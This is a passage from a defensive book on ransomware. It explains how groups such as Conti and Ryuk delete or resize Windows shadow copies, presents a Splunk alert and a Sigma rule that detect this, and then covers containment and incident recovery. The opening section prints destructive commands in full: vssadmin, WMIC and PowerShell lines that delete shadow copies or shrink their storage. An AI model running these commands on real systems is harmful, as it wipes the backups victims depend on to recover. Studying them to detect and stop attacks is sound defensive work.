All but one of the command options (*-fast*) include the deletion of shadow copies. In contrast, the *-fast* option encrypts files “without terminating processes that use files, and without deleting Shadow copies.”⁶ In other words, using the *-fast* option risks leaving some files unencrypted and could allow some victims to recover files, though they would still face many challenges that other ransomware recoveries have.

But how does Conti delete shadow copies? The PE uses a two-step process. First, it runs a WMI Query Language (WQL) query:

```
SELECT * FROM Win32_ShadowCopy
```

This pulls a list of all the shadow copies stored on the local machine. After that, Conti calls a *cmd.exe* shell to delete the list of files retrieved with the first command using WMIC:⁷

```
cmd.exe /c C:\Windows\System32\wbem\WMIC.exe
shadowcopy where "ID='%s'" delete
```

Using WMIC to delete shadow copies with the *shadowcopy* command is another common way for ransomware groups to carry out this task. Among other ransomware groups that have used this method are TeslaCrypt, Maze, and Egregor.

One last way that ransomware actors can delete shadow copies is by using PowerShell. Ransomware groups such as DarkSide, Revil,⁸ and some versions of BlackMatter (other versions of BlackMatter use WMI calls⁹) run PowerShell commands similar to the following:

```
Get-WmiObject Win32_Shadowcopy |ForEach-Object {$_.  
Delete();}
```

PowerShell makes sense for many ransomware actors because it's so ubiquitous in ransomware attacks, which creates a lot of ransomware developers who are comfortable using it to program automated tasks.

A less common method for deleting shadow copies is to resize the shadow copy storage, rather than deleting the shadow copy files. According to Microsoft, "Resizing the storage association may cause shadow copies to disappear."¹⁰ Older versions of Conti¹¹ and Ryuk¹² both used this technique, combined with the deletion of shadow copies using the *vssadmin.exe* command:

```
cmd.exe /c vssadmin Delete Shadows /all /quiet  
cmd.exe /c vssadmin resize shadowstorage /for=c: /on=c:  
/maxsize=401MB  
cmd.exe /c vssadmin resize shadowstorage /for=c: /on=c:  
/maxsize=unbounded  
cmd.exe /c vssadmin resize shadowstorage /for=d: /on=d:  
/maxsize=401MB  
cmd.exe /c vssadmin resize shadowstorage /for=d: /on=d:  
/maxsize=unbounded  
cmd.exe /c vssadmin resize shadowstorage /for=e: /on=e:  
/maxsize=401MB  
cmd.exe /c vssadmin resize shadowstorage /for=e: /on=e:  
/maxsize=unbounded  
cmd.exe /c vssadmin resize shadowstorage /for=f: /on=f:  
/maxsize=401MB  
cmd.exe /c vssadmin resize shadowstorage /for=f: /on=f:  
/maxsize=unbounded
```

```
cmd.exe /c vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB


cmd.exe /c vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded

cmd.exe /c vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB

cmd.exe /c vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded

cmd.exe /c vssadmin Delete Shadows /all /quiet
```

Conti and Ryuk weren't the only ransomware variants to use this technique. The Hakbit¹³ and MedusaLocker¹⁴ ransomware also ran the same commands prior to encryption.



THE 101

Why 401MB?

Why would ransomware actors reduce the shadow storage size to 401MB? That seems like an oddly specific number, but doesn't match any of the usual limits on Windows machines. I wasn't sure if there was a specific reason for this number, or if one ransomware group had picked it and then everyone followed (as often happens). So, I asked the question on Twitter.¹⁵

The best answer that came back was from Twitter user @lwolive, who found an article on the Picus blog¹⁶ mentioning that the minimum size for ShadowStorage is 320MB. Trying to run the resize command with anything less than 320MB returns the error: "Error: Specified number is invalid," with a further note, "or byte level specification, MaxSizeSpec must be 320MB or greater..." Why the ransomware actors picked 401MB remains anyone's guess; it may have been trial and error. But once one group used that value, it's likely that other groups just copied what the first group did without thinking about it.

Although there are slight variations in the commands ransomware groups run, the ones discussed in this section are the most common methods they use to delete or resize shadow copies before deploying the ransomware.

Starting the Encryption Process

After shadow copies have been deleted, or effectively deleted by having ShadowStorage reduced, the ransomware PE needs to run through several system checks¹⁷ before starting the encryption process.¹⁸ Some of the checks the ransomware must make include (but are not limited to):

- Enumerating all drives on the local system
- Searching for network drives
- Closing running processes that might prevent files from being encrypted, especially anti-virus and other security vendors.
- Importing the public key and generating the private key (some ransomware variants embed the public key in the executable, so that they don't have to make command-and-control callouts during the deployment stage)
- Changing the background image to show the ransom note (some ransomware variants)

When a single PE engages in all of these activities, especially in rapid succession, it should always generate log entries that should create a critical alert. It's important for organizations to keep in mind that not all ransomware groups embed this activity into the PE: Some rely on PowerShell scripts or batch files to carry out some of the tasks, leaving the PE just to do the encryption. But, it doesn't change the fact that these steps happen in quick succession, even if they're carried out by different executables, so these activities should still generate an alert in the SOC.

The majority of today’s most active ransomware groups—including Conti, LockBit, BlackMatter, and REvil—embed these functions into the PE. On the other hand, both the Pysa and Grief¹⁹ ransomware PEs don’t have built-in functionality to delete shadow copies, instead relying on the affiliates to carry it out with scripts.

This is an important distinction for the next section, which deals with detecting and responding to this activity. Stopping and isolating the process carrying out shadow copy deletion may not be enough to stop the ransomware attack from progressing.

Endpoint Detection and Response + Automation Is Your Friend

Organizations that understand the importance and prevalence of manipulating shadow copies can now put in protections to alert them when this is happening and stop ransomware attacks. Right? Unfortunately, it’s not quite that easy. **Figure 15-3** shows the difference in time between the speed of operation ransomware PE operates versus the time it takes to generate an alert.




Figure 15-3: After shadow copies have been deleted, the difference in time between encryption starting versus the SOC receiving an alert

A number of different log sources can produce an alert indicating that shadow copies have been deleted. If an organization has endpoint detection and response (EDR) running on their endpoints, a log event is generated from the EDR platform. In addition, there are indicators in PowerShell logs and, Sysmon, and to a limited degree, in Windows logs.

The problem, as outlined in **Figure 15-3**, is getting log data from the endpoint to the SIEM and then producing an alert in a timely fashion. There are many examples²⁰ of organizations not processing an alert from an event until well after the damage has been done—specifically, in the case of ransomware, after encryption has happened.

Many types of cyberattacks leave some room for error with alerts that are delayed as logs are processing. Even with earlier stages of a ransomware attack, there's room for delay in alerting. Because of the tiny time gap between deleting shadow copies and encryption, there's no room for delay in this stage of a ransomware attack.

Automation

This is one of the areas in which automation can really help security teams get ahead of a threat. Rather than wait for the logs to generate an alert and the SOC or security team to act on it, you can automate the process of identifying malicious use of shadow copy manipulation and stop that activity immediately. Doing so can possibly stop a ransomware attack in progress.

One way to automate alerts is in a security orchestration, automation, and response (SOAR) platform. Using SOAR, organizations can build playbooks that collect information from different systems and use that information to take action automatically. For example, Splunk has a prebuilt alert for detecting malicious shadow copy manipulation via PowerShell.²¹ A snippet of the alert is shown in **Figure 15-4**.

Figure 15-4 is the first step in stopping the ransomware attack. The file generates an alert indicating that the shadow copy manipulation


```

tags:
  analytic_story:
    - DarkSide Ransomware
    - Ransomware
    - Revil Ransomware
  automated_detection_testing: passed
  confidence: 90
  context:
    - Source:Endpoint
    - Stage:Execution
  dataset:
    - https://media.githubusercontent.com/media/splunk/attack_data/master/datasets/malware/revil/infl/windows-powershell.log
  impact: 90
  kill_chain_phases:
    - Exploitation
  message: An attempt to delete ShadowCopy was performed using PowerShell on %ComputerName% by %User%.
  mitre_attack_id:
    - T1490
  observable:
    - name: User
      type: User
      role:
        - Victim
    - name: ComputerName
      type: Hostname
      role:
        - Victim
  product:
    - Splunk Enterprise
    - Splunk Enterprise Security
    - Splunk Cloud
  required_fields:
    - time
    - EventCode
    - Message
    - ComputerName
    - User
  risk_score: 81
  security_domain: endpoint

```

Figure 15-4: Sample Splunk alert for shadow copy manipulation via PowerShell

is happening. The next step is to automate the actions that need to be taken. These actions may include:

- Sending instructions to the EDR to kill the process that called the PowerShell script
- Blocking the hash of that process on the rest of the endpoints
- Temporarily disabling the user who initiated the process
- Shutting down the infected machine

The nice thing about a well-configured SOAR platform is that it can conduct all of these operations in a matter of seconds. It may not be enough to prevent the first machine in the attack from being encrypted, but it can possibly save other machines. This makes the ransomware recovery process much more manageable (though the

organization will still likely have to deal with the challenges that come with stolen files being used to extort the organization).

Hitting the Panic Button: Stopping a Ransomware Attack Now!

Not every organization has a SOAR platform, but there are other ways to generate immediate alerts when shadow copies are manipulated.

Unsurprisingly, there's a Sigma rule²² that helps detect this activity. **Figure 15-5** shows a Sigma rule that a half-dozen people have contributed to, looking for all the common ways that ransomware actors manipulate shadow copies.

The rule includes manipulation via PowerShell, WMIC, and *vssadmin.exe*, along with many of the common command options that attackers use. Loading this rule into an EDR to take automatic action can allow an organization to stop the shadow copies from being deleted and stop the ransomware attack.

```
title: Shadow Copies Deletion Using Operating Systems Utilities
id: c947b148-8ab6-4c87-8c44-b17e9d7274a2
status: stable
description: Shadow Copies deletion using operating systems utilities
author: Florian Roth, Michael Haag, Yeynur Kheirkhabarov, Danil Yugoslavskiy, oscd.community, Andreas Hunkeler (@Karnedeus)
date: 2019/10/22
modified: 2021/06/02
references:
  - https://www.sliedeharn.net/heirhabarov/hunting-for-credentials-dumping-in-windows-environment
  - https://blog.tealintelligence.com/2017/05/wannacry.html
  - https://securityinsomniac.com/other-blogs/mcafee-labs/new-teslacrypt-ransomware-arrives-via-spam/
  - https://www.sleepingcomputer.com/news/security/why-everyone-should-disable-vssadmin-exe-now/
  - https://www.hybrid-analysis.com/sample/e0d01ebfbc9eb5bbea54af4d01bf5f107166184048043c6e2babe808041aa7environmentid=100
  - https://github.com/Hen23a0/Raccine#the-process
  - https://github.com/Hen23a0/Raccine/blob/main/yara/gen_ransomware_command_lines.yar
tags:
  - attack.defense_evasion
  - attack.impact
  - attack.t1070
  - attack.t1490
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    image|endswith:
      - '\powershell.exe'
      - '\wmic.exe'
      - '\vssadmin.exe'
      - '\diskshadow.exe'
    CommandLine|contains|all:
      - shadow # will match "delete shadows" and "shadowcopy delete" and "shadowstorage"
      - delete
  selection2:
    image|endswith:
      - '\vssadmin.exe'
    CommandLine|contains|all:
      - delete
      - catalog
      - quiet # will match -quiet or /quiet
  condition: 1 of selection*
fields:
  - CommandLine
  - ParentCommandLine
falsepositives:
  - Legitimate Administrator deletes Shadow Copies using operating systems utilities for legitimate reason
level: critical
```

Figure 15-5: Sigma rule for detecting common forms of shadow copy manipulation

The process is the same as in the previous section. In this case, the EDR is doing all the work, but the actions are still the same:

- Killing the process that called the PowerShell script
- Blocking the hash of that process on the rest of the endpoints
- Temporarily disabling the user who initiated the process
- Shutting down the infected machine

Not every organization has an EDR solution in place. With no SOAR and no EDR it's very difficult to detect, alert, and act on shadow copy manipulation in a timely fashion. EDR and SOAR solutions take a lot of time and effort to properly maintain, but the benefit they provide is automation for times where stopping an attack quickly is critical. It's not that the logs won't be sent or that alerts won't be generated. The problem, as shown back in **Figure 15-3**, is being able to act on those alerts.



The detections described in this chapter work only if the ransomware actor hasn't terminated the EDR process. It has been mentioned several times in this book that ransomware actors start an attack by shutting down any security solution they can, including EDRs. This is why alerting and acting on those shutdowns is so important. Organizations that are relying on EDR for this type of protection need to ensure that the EDR is actually running.

For smaller organizations, a tool called Raccine²³ developed by Florian Roth can stop shadow copy manipulation on endpoints. It has the advantage of not being commonly used, so ransomware groups aren't looking for it. The way Raccine works is by registering a debugger for the common tools used by ransomware groups to manipulate shadow copy files. When one of those methods is detected, Raccine kills the

process and generates a log message that alerts the security team to investigate further.

Raccine is a good solution that stops many types of ransomware variants from manipulating shadow copies and hopefully grants security teams the time they need to stop a ransomware attack. As with any other security solution, it should not be the only solution, but one of many working together.

None of these solutions is completely perfect; there's always potential for failure. However, if all other alerts are missed, these last-ditch solutions may prevent a ransomware attack from destroying an organization. Detecting the deletion of shadow copy files isn't the only thing that ransomware groups do before deploying ransomware, but it's the only action that's consistent across all ransomware groups. There may be different ways of doing it, but they all do it. They also do it in a way that's almost always indicative of a ransomware attack, making it a unique Hail Mary detection for ransomware.

Notes

¹<https://www.npr.org/2021/06/09/1004684788/u-s-suffers-over-7-ransomware-attacks-an-hour-its-now-a-national-security-risk>

²<https://attack.mitre.org/techniques/T1490/>

³<https://www.pandasecurity.com/en/mediacenter/news/tales-ransomwhere-shadow-copies/>

⁴<https://www.bleepingcomputer.com/news/security/why-everyone-should-disable-vssadminexe-now/>

⁵<https://help.datto.com/s/article/KB200554735>

⁶https://s3.amazonaws.com/talos-intelligence-site/production/document_files/files/000/095/639/original/Conti_playbook_translated.pdf

⁷<https://chuongdong.com/reverse%20engineering/2020/12/15/ContiRansomware/>

⁸<https://twitter.com/ChristiaanBeek/status/1293197919764520960>

⁹<https://chuongdong.com/reverse%20engineering/2021/09/05/BlackMatterRansomware/>

¹⁰<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin-resize-shadowstorage>

¹¹<https://www.acronis.com/en-us/articles/conti-ransomware/>

¹²https://udurrani.com/exp0/ryuk_ransomware.pdf

¹³<https://www.picussecurity.com/resource/blog/technique-to-delete-volume-shadow-copies-deviceiocontrol>

¹⁴<https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Ransom.Win64.MEDUSALOCKER.AA>

¹⁵<https://twitter.com/uuallan/status/1444665019342495748>

¹⁶<https://www.picussecurity.com/resource/blog/technique-to-delete-volume-shadow-copies-deviceiocontrol>

¹⁷<https://medium.com/@amedwageh/lockbit-ransomware-analysis-notes-93a542fc8511>

¹⁸<https://cybergeeks.tech/dissecting-the-last-version-of-conti-ransomware-using-a-step-by-step-approach/>

¹⁹<https://redcanary.com/blog/grief-ransomware/>

²⁰<https://threatpost.com/neiman-marcus-customers-breach/175284/>

²¹https://www.splunk.com/en_us/blog/security/powershell-detections-threat-research-release-august-2021.html

²²https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_shadow_copies_deletion.yml

²³<https://github.com/Neo23x0/Raccine>

CHAPTER 16

Initial Response

In This Chapter:

- Limiting the Damage During an Attack
- Assessing the Damage Once the Attack Is Contained
- Getting Everyone in and Putting Together Your Plans

It happened. Despite the organization's best efforts, the ransomware actor bypassed all the defenses and went undetected in the network. Now the organization is under an active ransomware attack. One by one, network segments are going offline, and the phones of both the head of IT and security are blowing up with panicked employees asking what to do. In some cases, printers may be going crazy spitting out ransomware notes.¹

Senior leadership and the board of directors are calling.

The ransomware attack has started, and a lot of damage has already been done. As tempting as it is to find a desk to hide under, now is not the time. At this point, the only thing the IT and security teams can do is work to limit the damage. And, yes, the damage can be limited if the organization is able to act quickly.

Consider this chapter to be tied to Chapter 17. The activities in this chapter will flow right into the next chapter as a continuation of initial response to incident response (IR) and disaster recovery (DR).

Don't Panic

In “Thor: Ragnarok,”² Bruce Banner returns to himself after being the Hulk for an extended period. In his first conversation with Thor, Thor says, “I just need you to stay calm.” To which Banner responds, “Calm!? I’m on an alien planet!” The start of a ransomware attack is a lot like that. For many IT and security people, their first ransomware attack is an alien experience. Telling them not to panic seems counter-productive, especially considering there’s a lot to panic about.

The truth is a lot of work needs to be completed very quickly (and also for a long time after that). Panicking at this point in the attack is going to make the recovery last that much longer. Panicking also prevents the teams from taking the necessary immediate actions to limit the damage.


So, despite the very understandable urge to panic, and the panic that is likely gripping many parts of the organization, several clear-headed actions must be taken immediately. This is where the training from conducting the tabletop exercises with the IR and DR plans comes into play. It’s time to put those plans into action and contain the damage.

Contain the Attack

The first step in the IR plan for successful ransomware attack recovery is to contain the damage. The Cybersecurity and Infrastructure Security Agency (CISA) has released a Ransomware Guide³ that includes advice on how to prevent and respond to a ransomware attack.

A ransomware attack can sometimes take hours to fully complete. This gives IT and security teams time to isolate the infected machines and, hopefully, keep the ransomware from spreading. This initial response team should consist of members of the IT, security, and IR teams who are on-site and can act immediately. At this point, there likely isn’t

time to call in reinforcements for this initial response, especially not knowing whether remote access will need to be shut down to keep out the ransomware actor.



THE 101

Designate Someone To Document and Communicate Information

Part of every IR plan is designating someone to communicate information once the damage has been assessed, but don't forget to have someone handling communication during the initial assessment. This person should ideally be part of the response team and is responsible only for internal communications. During a crisis like this, employees will likely be reaching out to everyone they know, hoping to get an understanding of what's happening. All that does is slow down the initial response.

Sending out a note early in the attack letting employees know what's happening will hopefully slow down the deluge of calls and text messages. Many employees might be shut off from email, so consider text messages or some other form of pre-planned communication. That note should identify a point of contact in case employees have questions or want to report additional suspicious activity. In addition, the note should let employees know when they should expect the next update. Again, that should slow down the number of phone calls and texts. Consider different communication schedules for leadership and for other employees.

The person or team in charge of communication should also start the process of documenting initial findings. During initial response, a lot of the findings are reported in an ad-hoc manner. Getting everything documented and stored in a place easily accessible by everyone will make further triage much easier.

If the infected systems are properly segmented, shut down the infected network segment at the switch, isolating all the infected systems with a single command. This is an ideal way to contain an attack, because it can be done quickly and has the biggest impact on containing the attack.

If the networks aren't properly segmented, or if the ransomware actor seems to be infecting systems at random, infected machines should be immediately disconnected from the network and Wi-Fi turned off. Ideally, that can be done remotely, but if remote tools are unavailable, the response teams need to go from machine to machine to turn off Wi-Fi manually. This action should also disconnect the machine from any network mappings, but to be safe, teams should disable any network mappings for those machines. Depending on how the ransomware is spreading, this may include taking Active Directory services offline. These steps are outlined in **Figure 16-1**.




Figure 16-1: Step-by-step guide to isolating and shutting down encrypted systems during a ransomware attack

If, for some reason, the systems can't be disconnected from the network by pulling the network cable or turning off the Wi-Fi, start shutting the infected machines down. If the response team isn't sure how the ransomware is spreading, they may be forced to shut down all of the systems on the network. While there's certainly a sense of urgency here, be especially careful if forced to shut down servers. Some servers, such as database servers, don't recover well from emergency shutdowns, so the shutdown may cause as much damage as the ransomware.

Machines that are definitely encrypted need to be labeled as such, so they aren't accidentally turned back on later in the IR or DR process and start re-infecting the network.



Shutting down systems is often necessary. However, keep in mind that since many ransomware operators prefer to use tools that load into memory, shutting down encrypted systems will mean those tools disappear. This will result in the loss of valuable forensic evidence for the IR teams and, if called in, law enforcement.

This doesn't mean that systems shouldn't be powered down if necessary, but it is important to step through the order outlined in this section and not start with immediate shutdown. Also, keep in mind, not all tools used by the ransomware groups run in memory; there are often enough artifacts left behind by the ransomware actor to piece together most of the attack. This is where the experience of the IR team or law enforcement are necessary.

Expect containment of the ransomware attack to take several hours. Unlike a lot of other cybercriminal activities, there's almost always a human on the other end of the keyboard launching the attack. In their (perverse) thinking, they've invested money and time launching this

attack and they won't want to leave without stealing files and encrypting systems on the network. As the initial response team is shutting things down, it's likely that the ransomware actor will be trying to find other access points or ways to deliver the ransomware.

This is a good time to bring in food for everyone who has likely been working non-stop for several hours.

Assess the Damage

Once the initial response team is confident that the ransomware isn't spreading any further, it's time to assess the damage and start pulling in the larger IR team. The documentation that was, hopefully, done during the initial response will be invaluable here.

Assessment should include defining which systems or network segments have definitely been encrypted, which ones definitely haven't, and which ones the teams aren't sure about. In addition, the teams need to document clearly what data was on the encrypted machines for prioritization purposes, as well as to start to understand what data may have been exfiltrated.

Once the extent of the ransomware infection is fully understood, the DR team can start prioritizing which systems will need to be brought back online first, based on business need. This information should all be defined in the DR plan (discussed in Chapter 4). This doesn't mean that organizations can start restoring immediately; this is still the planning stage.

Also, the DR plan should specify clearly how both encrypted and "clean" systems will be brought online. Even systems that are initially considered clean may have artifacts from the ransomware actor hiding on them, such as dropped tools, persistence mechanisms, backdoors, and others. All systems need to be brought online in a manner isolated from the rest of the network by someone from the IR team who can ensure that reconnecting the system to the network won't cause more damage.

Finally, during this initial assessment, check the backups to ensure that they haven't been encrypted and are still reachable from the rest of the network. Don't start planning restoration without knowing that working backups actually exist.

Block Initial Access Vectors

At this point, the IR team probably has no idea what the initial access vector was for this ransomware attack. To ensure that the ransomware actor doesn't regain access, all possible initial access vectors need to be taken temporarily offline. Shut down any Internet-facing Remote Desktop Protocol (RDP) servers, Citrix servers, vCenter servers, and VPN concentrators. Basically, anything that's touching the Internet, or might be hosting a web shell, that might have been exploited by a ransomware actor will need to be temporarily blocked from access.

There will absolutely be a business disruption. However, it's going to be less of a business disruption than the ransomware actor regaining access and attempting to finish the job. Therefore, it's imperative to get the ransomware actor's artifacts removed from the systems. As systems are returned online, they need to be fully scrubbed, Active Directory credentials reset, and thorough discussion about what the ransomware actor might have done to facilitate regaining access needs to be had. Once that last point has been identified, organizations need to do something about it.

Assessment and blocking initial access vectors should take several hours. At this point, it's likely several hours since the ransomware attack first started (of course, it might be more or less time, depending on the size of the organization). Everyone is likely very tired, but the next meeting is critical.

Get Everyone in and Put Together Plans

Now it's time to bring everyone together. Everyone who participated in the tabletop exercise and who has a role in the IR and DR plans should meet either in person or remotely.

The meeting will likely open with a briefing on the initial assessment of the damage caused by the ransomware attack, as well as how long it's expected to take to get things back up and running. Set realistic goals here, based on the prioritizations outlined earlier (consider planning for this during the ransomware tabletop exercises in Chapter 3). Prepare everyone to grasp that some systems are going to be down longer than others and that recovery is a gradual process, with the dual priorities being getting the organization back online quickly without risking reinfection by the ransomware actor.



Now would be a good time to open a bridge. Whether it's a conference call, a permanent Zoom session, or other video conferencing tool, the bridge will allow those who need to check in with the ability to do so easily. It will also make it easier to schedule regular updates. If the IR team is going to provide updates every four hours, everyone who needs to hear the update can just connect to the bridge.

Make sure, whatever form the bridge takes, that it's password-protected. The last thing an organization needs during a ransomware cleanup is outsiders connecting to the bridge and learning sensitive organization details.

Communication should now be handed over to the person or team designated in the IR plan. They keep employees updated, as well as partners and vendors, as needed. They also communicate with the press, should it become necessary.

There will likely be two simultaneous processes:

1. The IR team tracks down which ransomware group or affiliate launched the attack and how they got in
2. The DR team begins restoring the network and getting critical services back up and running

Senior management will undoubtedly want regular status updates about the situation. Set expectations early on that reports will be provided on a defined regular interval. This might change over time. For example, at the beginning, senior management may want hourly reports as there's a lot happening. As the recovery progresses, the reports will become less frequent because there's less to report.

Don't forget that rules about where, when, and how to communicate should have all been approved in advance by the organization's legal counsel. As mentioned in Chapter 3, there will likely be a lawsuit over the ransomware attack. Clearing communication with the legal team helps ensure that all relevant communication is preserved when that lawsuit happens.

At this point, it will have probably been many hours since the attack was noticed, and there will be some people on the team who haven't gone home or slept since the start of the attack. Send them home or to a nearby hotel so they can get some rest and be ready for the next day.

The first day of the attack is long and hard for everyone, but the next few days are going to be just as long and sometimes as difficult. There's no point in burning anyone out this early, because there's still a lot of work to do.

Chapter 17 will dive deeper into the IR and DR processes and how to move through those processes in a manner that will protect the organization and get critical services operational as quickly as possible.

Notes

¹<https://news.sophos.com/en-us/2021/08/09/blackmatter-ransomware-emerges-from-the-shadow-of-darkside/>

²No relation to the ransomware variants

³https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware%20Guide_S508C_.pdf

CHAPTER 17

Implementing DR and IR Plans

In This Chapter:

- Take Care of the Basics: Food and Shelter
- Find the Initial Access Point and Shut It Down
- Communicate, Communicate, Communicate
- Prepare Everyone for a Long Slog

At this point in the ransomware attack:

- The attack has been contained, and the damage has been limited
- Initial triage has been completed and the scope of the attack is known
- Inventory of the infected systems and their data has been completed
- Relevant stakeholders have been notified of key information, including the communication plan going forward
- Incident response (IR) and disaster recovery (DR) plans have been retrieved from their secure location

Now the organization is ready to move from initial response, which is focused more on immediate damage mitigation, to incident response, or IR, which is more focused on triage, investigation, forensics, and analysis. Here's where the IR and DR plans put together by the IT and

security teams in Chapter 4 are going to be so important. There's going to be a lot of pressure from all sides to get different services turned back on quickly, but the plans are there for a reason. Follow them unless an extenuating circumstance requires a departure from them.

Any deviation from the documented plans should be authorized by senior leadership. This rule empowers your team to tell any person or department requesting a change that they have to go through leadership. After all, it's the leadership of the organization that has to decide the priorities of the organization.

It is possible that after the initial triage, the damage from the ransomware attack might turn out to be minimal and everything will be fully restored in a few days. But that's rarely the case. As always, organizations should plan for the worst and hope that the thoughtful planning, combined with talented IT and security teams, prevent the worst from coming to pass.

Take Care of the Basics: Food and Shelter

Security leadership needs to build out a shift schedule for the IR and DR teams indicating who will be working when. The response for the first few days, while critical systems are restored, might be around the clock. That doesn't mean that everyone from all the teams has to be present. Tired people make more mistakes, so while the hours are going to be long, ensure that all working employees have down time and off time. While getting everything up and running is critical, keeping everyone healthy is more important in the long run. Consider appointing someone from outside the IR and DR teams to be responsible for ensuring the mental health of the response teams.

Unless an organization is lucky enough to have extensive IR and DR teams, some people will be working very long shifts for several weeks. Consider getting a block of rooms at a hotel near the office for people who need to crash, but might live far away or have been brought in

from another office. Make sure everyone can get as much rest as possible. Keeping the IR and DR teams safe, by not driving long distances home after a long day, is really looking out for the teams.



That health advice applies to security leadership, as well. The IR and DR plans should have a clearly defined list of leaders for each team, and those leaders should be working on a rotating schedule like the recovery teams. If the recovery process is well-documented, it should be easy to switch out the leadership team so that everyone is able to get some rest. Who's in charge and at what times should be communicated to employees and senior leadership so that people aren't getting phone calls while they're trying to rest.

Also, as discussed in Chapter 4, start feeding the teams who are expected to be working these long shifts. It seems like a minor thing, but providing food and drinks to everyone, especially if everyone is working around the clock, has three benefits:

- It makes everyone feel appreciated for their hard work
- It helps build camaraderie if everyone can stop and eat together
- It helps the teams focus on the work that needs to be done

Bringing in food and drinks doesn't mean that people shouldn't step out of the building and take breaks. Exercise is important during these long days. So, encourage people to take regular breaks, get outside and walk (if permitted by the weather and local environment). If the building has a gym, give everyone access to it. Not only do such breaks help keep people focused on the task at hand, they're good for the mental health of the IR and DR teams and can help alleviate some of the frustration that's naturally a part of any IR or DR situations.



I was once called to assist in an IR case for a retailer in Minneapolis (not the famous one you might be thinking of). It was a really long, frustrating day and I needed to take a break. Normally, I would go for a walk, but it was February. Fortunately, Minneapolis has a series of above-ground tunnels collectively known as the Skyway. The person running the IR teams had printed out maps of the Skyway and gave me one that I could use to get out for a bit of a walk and clear my head.

It may seem like this chapter has spent a lot of time on the subject of food and shelter, but a ransomware attack can be incredibly demoralizing¹ to IT and security teams, as well as to companies as a whole. Companies have been forced into bankruptcy² or even to shut down after a ransomware attack.³ Organizations that are actually resilient may have to deal with months⁴ of news⁵ coverage, depending on the size of the organization and the industry.

Touches like providing food and shelter and watching out for the mental health of the IR and DR teams can improve employee morale and result in a more successful recovery.

Find the Initial Access Vector and Shut It Down

The first priority of the organization is likely to get systems back up and running so that everyone can get back to work. Resist that urge. Hopefully, the IR and DR plans stress that the first priority needs to be finding the initial access vector and shutting it down.

Before jumping into DR, forensic images need to be made of the infected systems. It used to be that IR firms and government agencies wanted the physical hard drives from encrypted machines, but most

of the time a forensically sound image created by a tool such as FTK® Imager (from Exterro)⁶ will be enough.⁷ This procedure should always be verified through the legal team in consultation with IR, though, and whatever process an organization chooses should be well-documented in the IR and DR plans.

Now the IR team can start inspecting the known infected machines to see what they can find out about the attack, while ensuring that it's fully contained. This process will likely begin within a couple of hours after the attack is fully contained (with the caveat that if the organization needs to bring in an outside IR team—discussed in Chapter 18—there may be a slight delay).

If infected machines were able to stay powered on and isolated, the IR team can start going through them to extract information needed for the investigation. Some of the items that⁸ should be copied and pulled off the machines include:

- The ransomware portable executable (PE)
- The ransom note
- PowerShell scripts left behind on the system, some of these might be difficult to identify, in some cases it might make sense to pull all PowerShell scripts from the infected machine
- Third-party tools that may have been part of the attack
- Windows event logs
- PowerShell logs
- Sysmon logs
- A sample of an encrypted file
- Contents of RAM⁹ (assuming that the machine hasn't been powered down)

Make copies of these files instead of pulling the original files from the encrypted machine. Pulling the original files off can cause the ransomware decryption process to be corrupted, which can make later decryption impossible in the event that a decryptor is available for the ransomware or an organization pays the ransom.

The data collected from the first machine serves two purposes:

1. Starting the process of tracing the attack to its initial access vector
2. Creating a set of indicators of compromise (IOCs) that can be used to vet the machines on a “clean network”



Some ransomware response advisories recommend taking a picture of the ransom note on one of the screens with a smartphone.¹⁰ This can be helpful if the IR team is unsure what the ransomware variant is and wants to check with third-party sources such as ID-Ransomware¹¹ or No More Ransom.¹² But, almost always, it’s easier to deal with the text in the ransom note than a photo of it.

It can’t hurt to take a picture. Just be sure to delete it when the IR ends, so it doesn’t show up as a memory every year on the anniversary of the attack.

Using this data, the IR team can start tracing the attack back to its origin. If, as is sometimes the case, the ransomware was pushed out from the Domain Controller, that system should be examined next to determine how the ransomware actor gained access to that server.

It often helps to build out a diagram, as shown in **Figure 17-1**,¹³ documenting the process of retracing the ransomware attack. The IR team should try to trace the attack back to the initial access vector as best as they can with the available evidence, realizing that it’s always possible that a script or other indicator was missed.




Figure 17-1: Retracing the steps of the ransomware attacker back to the initial access vector

Again, as the IR team is retracing the steps of the ransomware actor, they should build a catalog of all the tools used during the attack, as well as any commands that were run by the ransomware actor, including Windows-native commands. If the ransomware actor managed to zero out the local log files, the IR team will need to do its best to match up timestamps with logs from the SIEM. Hopefully, logs from the endpoints are being sent to the SIEM in near-real time.

Another often overlooked source of valuable data for tracking the ransomware actor's movements is NetFlow logs. Not every organization collects NetFlow data, because NetFlow data, like Windows event logs, requires a lot of storage, and because it can be difficult to filter out meaningful alerts. NetFlow data does have the advantage of being difficult for ransomware groups to tamper with, because it's collected at the network level rather than the system level (assuming, of course, that the ransomware actor doesn't encrypt the server hosting the NetFlow data). Organizations that do have NetFlow data might be able to trace the attack back to the initial access vector more quickly, based on how the actor was moving around the network.



Every password from every employee, administrator, and service needs to be changed before the endpoint, server, or system can rejoin the network. Remember, the ransomware actor just spent days or weeks collecting every password they could from the network. Even if there's no evidence that the password for an administrator or service was compromised, change the password anyway. Do not make it easy for the ransomware actor to regain access.

IR teams also need to keep an eye out for any administrative accounts that might have been created by the ransomware actor, both local and network administrative accounts. Search for and remove such accounts on any clean systems, along with other indicators.

If at any time the IR team isn't sure whether they've collected everything they should, consider using a known reference such as the SANS SCORE Security Checklist¹⁴ to flag missing information. As with everything else discussed in this chapter, known references are meant to be generic, so not every organization can gather all the data suggested. But these references are a great tool for sparking ideas the IR team may have missed.

IR teams should also be on the lookout for files that might have been exfiltrated in the attack. This information can almost always be found in the log files. Things to look for include:

- Drives to which the ransomware actors connected
- Files searched on those drives
- Copy commands used by the ransomware actor to collect files
- Database queries the ransomware actor might have made

- Often, ransomware actors forget to delete the compressed archive they created with the stolen files.¹⁵ Unpacking this archive tells you quickly which files the attackers took.

While one part of the IR team is collecting evidence, another part can start building out the custom detections for the clean network. Test the machines that don't appear to have been infected by the ransomware attack to ensure that the ransomware actor left no traces.



